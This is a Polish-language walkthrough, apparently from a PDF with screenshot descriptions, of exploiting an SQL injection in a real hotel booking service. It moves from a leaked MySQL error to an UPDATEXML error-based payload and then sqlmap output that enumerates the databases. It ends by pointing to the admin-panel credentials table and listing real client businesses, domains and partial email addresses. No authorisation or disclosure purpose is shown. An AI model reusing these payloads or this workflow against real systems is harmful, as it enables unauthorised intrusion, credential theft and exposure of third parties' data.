



Od bledu bazy az po panel
administracyjny


Nasza podroz zaczniemy od przejrzenia zakladki z realizacjami i wybierzmy pierwsza z brzegu:




Zobaczmy jaka jest funkcjonalnosc strony i uzyjmy pierwszej z brzegu funkcji czyli rezerwacji:



Ukazuje nam się taka strona, wybierzmy zakres dat i kliknijmy ustaw:



Po kliknięciu aplikacja wysyła takie zapytanie do serwera:



Sprawdźmy zatem jak zachowuje się serwer gdy zmodyfikujemy jakiś parametr, dodajmy znak ' do parametru oid:

The screenshot displays the network tab of a browser's developer tools. The selected request is a GET to `https://booking.hotres.pl/v4_step1/search?arrival=2024-12-20&departure=2024-12-29&adults=2&code=6ref=tid_ontop=rid_ontop=HTTP/2`. The response is a 200 OK status with a content type of `text/html`. The response body shows a search bar with the text "Dorośli x 2" and a database error message at the bottom: "WidgetsearchLogModel->addFromRequest SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '2024-12-20', referer_url='luxuryzklarska.pl', arrival='2024-12-20', departure='2024-12-20', query was: INSERT INTO cms_be_search_log SET oid='3886', uid='', date='2024-12-20', referer_url='luxuryzklarska.pl', arrival='2024-12-20', departure='2024-12-29', adults='2', child='0', child='0', found='0', rid='', tid='', ip='109.173.159.103', sig='5431e0161fb9550e35cf43ca94612d4', add_date='2024-12-20 13:23:28' ON DUPLICATE KEY UPDATE date_cnt=date_cnt+1;".

Naszym oczom ukazuje się błąd bazy danych co samo w sobie już jest poważnym błędem bezpieczeństwa, po 1 dostajemy informacje z jakiej bazy danych korzysta serwer a po 2, mamy dokładną składnię zapytania i wiemy co się dzieje na backendzie, także możemy wykorzystać tę wiedzę, by bardziej spersonalizować i przyspieszyć nasz atak na bazę danych.


Zacznijmy od pozyskania podstawowych danych

takich jak wersja bazy danych:

The screenshot shows the Chrome DevTools network and response panels. The request is a GET to `https://booking.hotels.pl`. The response is HTML. In the response, the version number `8.0.36` is highlighted in the Inspector. A large error message is visible at the bottom of the response, starting with `WidgetSearchLogModel.saddFromRequest SQLSTATE[HY000]: General error: 1105 XPATH syntax error: 'q'vzqB.0.36'vzq'q', query was: INSERT INTO cms_be_search_log SET oid='3886' and UPDATEXML(5232,concat(0x2e,0x71767a7a71,(mid(lversion(),1,from i for+22)),0x71787a6b71),2643)--jak0', uid='', date='2024-12-20', referer_url='luxuryzsklarska.pl', arrival='2024-12-20', departure='2024-12-29', adultst=2, childst=0, childst=0, childst=0, found=0, rld='', tid='', ip='109.173.159.103', sig = '8500bee50220dca39fedcbb9e925909', add_date = '2024-12-20 13:32:17' ON DUPLICATE KEY UPDATE date_cnt = date_cnt+1;`

W odpowiedzi serwera widzimy zaznaczona wersje 8.0.36, co jest dowodem ze mozemy odpytywac baze jak chcemy i ona z checia wyjawi nam wszystkie swoje sekrety.

Zobaczmy dalej na przyklad jaki jest uzytkownik bazy danych:




Oczywiście cały proces możemy zautomatyzować i użyć odpowiedniego skryptu napisanego w pythonie żeby pobrać informacje do jakich baz danych ma dostęp dany użytkownik i co się w nich znajduje:

```
got a 301 redirect to 'https://booking.hotres.pl/v4_step1/search?adults%5B%5D=2&oid=1426'. Do you want to follow? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: oid (OPTIONS)
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)
  Payload: adults[]=2&oid=1426' AND UPDATEXML(7062,CONCAT(0x2e,0x71767a7a71,(SELECT (ELT(7062=7062,1))),0x71787a6b71),5216)-- duUS
...
[12:39:53] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[12:39:53] [INFO] testing MySQL
[12:39:53] [WARNING] you should consider usage of switch '--no-cast' along with tamper script 'commalessmid'
[12:40:01] [INFO] confirming MySQL
[12:40:01] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache 2
back-end DBMS: MySQL >= 8.0.0
[12:40:01] [INFO] fetching database names
[12:40:01] [INFO] resumed: 'information_schema'
[12:40:01] [INFO] resumed: 'performance_schema'
[12:40:01] [INFO] resumed: 'hotres_panel'
[12:40:01] [INFO] resumed: 'hotres_minor'
[12:40:01] [INFO] resumed: 'hotres_log'
available databases [5]:
[*] hotres_log
[*] hotres_minor
[*] hotres_panel
[*] information_schema
[*] performance_schema
```

I na koniec sprawdzimy czy można jakos wykorzystac

informacje znajdujące się w tych bazach, skorzystajmy z bazy hotres_panel gdzie znajduje się tabela cms_users która zawiera dane logowania do panelu na stronie lemonpixel:



NAZWA	SERWER	DOMENA	E-MAIL	NUMER NIP	AKCE
LUXLUX Apartments luxluxapartments.pl	mm / dd / yyyy	150 12 / 15 / 2024 Domena : 5 dni po terminie	@gmail.com		
Apartamenty Lisowski apartamentylisowski.pl	mm / dd / yyyy	200 03 / 24 / 2025 Domena : Pozostalo 94 dni	@o2.pl		
Demure.pl demure.pl	mm / dd / yyyy	100 11 / 12 / 2025 Domena : Pozostalo 327 dni	@wp.pl		
Teja Apartamenty tejasapartamenty.com	mm / dd / yyyy	100 07 / 06 / 2025 Domena : Pozostalo 198 dni	@vp.pl		
Dom Krawca Młyńska 17 mlynska17.eu	0	mm / dd / yyyy	150 01 / 10 / 2025 Domena : Pozostalo 21 dni	@op.pl	
Sztolnie Kowary sztolniekowary.com	mm / dd / yyyy	100 01 / 15 / 2025 Domena : Pozostalo 26 dni	@jeleniastuga.pl		
Dom Szymona domszymona.pl	mm / dd / yyyy	100 01 / 15 / 2025 Domena : Pozostalo 26 dni	@domszymona.pl		
DT sklep dtsklep.pl	mm / dd / yyyy	100 05 / 03 / 2025 Domena : Pozostalo 134 dni	@gmail.com		
Serenity	mm / dd / yyyy	100 11 / 14 / 2025	@skandynawskiedomy.pl		